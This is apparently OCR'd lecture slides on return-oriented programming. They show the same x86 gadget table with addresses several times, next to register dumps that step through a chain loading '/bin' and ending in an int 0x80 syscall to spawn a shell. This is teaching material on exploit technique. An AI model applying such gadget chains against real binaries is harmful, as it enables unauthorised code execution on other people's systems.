

```
pop %edx              0x806e91a
ret                   0x806e91b
pop %eax              0x80bb6d6
ret                   0x80bb6d7
mov %eax,(%edx)       0x809a67d
ret                   0x809a67f
xor %eax,%eax         0x80541b0
ret                   0x80541b2
pop %ebx              0x80481c9
ret                   0x80481ca
pop %ecx              0x80e4bd1
ret                   0x80e4bd2
inc %eax              0x807b406
ret                   0x807b407
int 0x80              0x80493e1
```

%eax	0x6e69622f
%ebx	
%ecx	
%edx	0x080ea060
%esp	0xbffff5fc
%ebp	0x65646362
%eip	0x080bb6d7





```
pop %edx              0x806e91a
ret                   0x806e91b
pop %eax              0x80bb6d6
ret                   0x80bb6d7
mov %eax,(%edx)       0x809a67d
ret                   0x809a67f
xor %eax,%eax         0x80541b0
ret                   0x80541b2
pop %ebx              0x80481c9
ret                   0x80481ca
pop %ecx              0x80e4bd1
ret                   0x80e4bd2
inc %eax              0x807b406
ret                   0x807b407
int 0x80              0x80493e1
```

%eax	0x6e69622f
%ebx	
%ecx	
%edx	0x080ea060
%esp	0xbffff600
%ebp	0x65646362
%eip	0x0809a67d





```
pop %edx              0x806e91a
ret                   0x806e91b
pop %eax              0x80bb6d6
ret                   0x80bb6d7
mov %eax,(%edx)       0x809a67d
ret                   0x809a67f
xor %eax,%eax         0x80541b0
ret                   0x80541b2
pop %ebx              0x80481c9
ret                   0x80481ca
pop %ecx              0x80e4bd1
ret                   0x80e4bd2
inc %eax              0x807b406
ret                   0x807b407
int 0x80              0x80493e1
```


%eax	0x6e69622f
%ebx	
%ecx	
%edx	0x080ea060
%esp	0xbffff600
%ebp	0x65646362
%eip	0x0809a67f





```
pop %edx              0x806e91a
ret                   0x806e91b
pop %eax              0x80bb6d6
ret                   0x80bb6d7
mov %eax,(%edx)       0x809a67d
ret                   0x809a67f
xor %eax,%eax         0x80541b0
ret                   0x80541b2
pop %ebx              0x80481c9
ret                   0x80481ca
pop %ecx              0x80e4bd1
ret                   0x80e4bd2
inc %eax              0x807b406
ret                   0x807b407
int 0x80              0x80493e1
```

%eax	0x6e69622f
%ebx	
%ecx	
%edx	0x080ea060
%esp	0xbffff604
%ebp	0x65646362
%eip	0x0806e91a

